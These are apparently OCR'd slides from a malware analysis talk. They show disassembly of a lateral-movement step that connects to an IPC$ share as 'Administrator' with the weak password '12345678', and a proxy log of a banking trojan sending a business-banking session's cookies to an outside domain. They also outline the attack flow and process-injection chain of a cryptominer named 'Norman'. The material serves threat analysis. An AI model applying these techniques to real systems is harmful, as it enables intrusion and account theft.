
```
02188827   6A 04          push 4
02188829   FF75 0C        push dword ptr ss:[ebp+C]      [ebp+C]:L"Administrator"
0218882C   8945 F4        mov dword ptr ss:[ebp-C],eax   [ebp-C]:L"\\\\L[redacted]\\IPC$"
0218882F   FF75 10        push dword ptr ss:[ebp+10]     [ebp+10]:L"12345678"
02188832   8D45 E0        lea eax,dword ptr ss:[ebp-20]
02188835   50             push eax
02188836   FF15 7C191B02  call dword ptr ds:[<&WNetAddConnection2
```

201	200	HTTPS	businessonline.huntington.com	/Scripts/jQuery/jQueryMigrateCompressed.js	10,057	ap
202	200	HTTP	Tunnel to	content.bigfimz.com:443	0	
203	401	HTTPS	content.bigfimz.com	/s	188	te
204	200	HTTPS	businessonline.huntington.com	/Common/Styles/Presentation/huntington-anonymous.css	1,528	te
205	200	HTTPS	businessonline.huntington.com	/Common/Styles/Presentation/relentless.css	1,471	te
206	200	HTTPS	businessonline.huntington.com	/Common/scripts/Presentation/core-bol.js	28,411	ap
207	200	HTTPS	businessonline.huntington.com	/Common/scripts/jquery/jquery.numberformatter/jquery.numberformatter-1...	4,675	ap
208	200	HTTPS	businessonline.huntington.com	/Common/Scripts/legacy/ClientOmniture.js	3,898	ap
209	200	HTTPS	businessonline.huntington.com	/Common/scripts/jquery/jquery.bgiframe/jquery.bgiframe.js	1,728	ap


Body

Name	Value
b	businessonline.huntington.comMozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Geckohttps://businessonline.huntington.com/Common/scripts/dtagent_ICA23TVhjpqrtx_70001000001803.jshttps://businessonline.huntington.com/BOLHome/BusinessOnlineLog dtPC=-; dtSa=true%7CC%[redacted]57Chttps%3A%2F%2Fbusinessonline.huntington.com%2FBOLHome%2FBusinessOnlineLogir dtLatC=2; dtCookie=U0P[redacted]MQ; BIGipServer~PROD~p_pdebolsso.huntington.com=rd[redacted]443; TS01b17dcd=0133[redacted]12b1 Bol_Asp_SessionId=[redacted]; __AntiXsrfToken=95[redacted]0; ClientTimeZone=;

Who was affected?



Victims by Anti-Virus



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Norman

Mining for Monies

Norman's Attack Flow

Infection

- Unpatched servers
- Phishing email

Command & Control

- Beaconed to the C&C via DNS
- Opened remote shell

Recon & Lateral Movement

- Manual operation with remote commands (via reverse shell)

Privilege Escalation

- No special privileges needed


Persistence

- Random file names
- SMB and shares
- New processes


Data Exfiltration

- Stole computing power (DDOS)


Getting in the door



If it's x86?


NSIS-svchost.exe
2. Injects the user's explorer.exe
explorer.exe
1. Injects Payload
3. Creates Process
NSIS-svchost.exe
Wuapp.exe

How does it look?

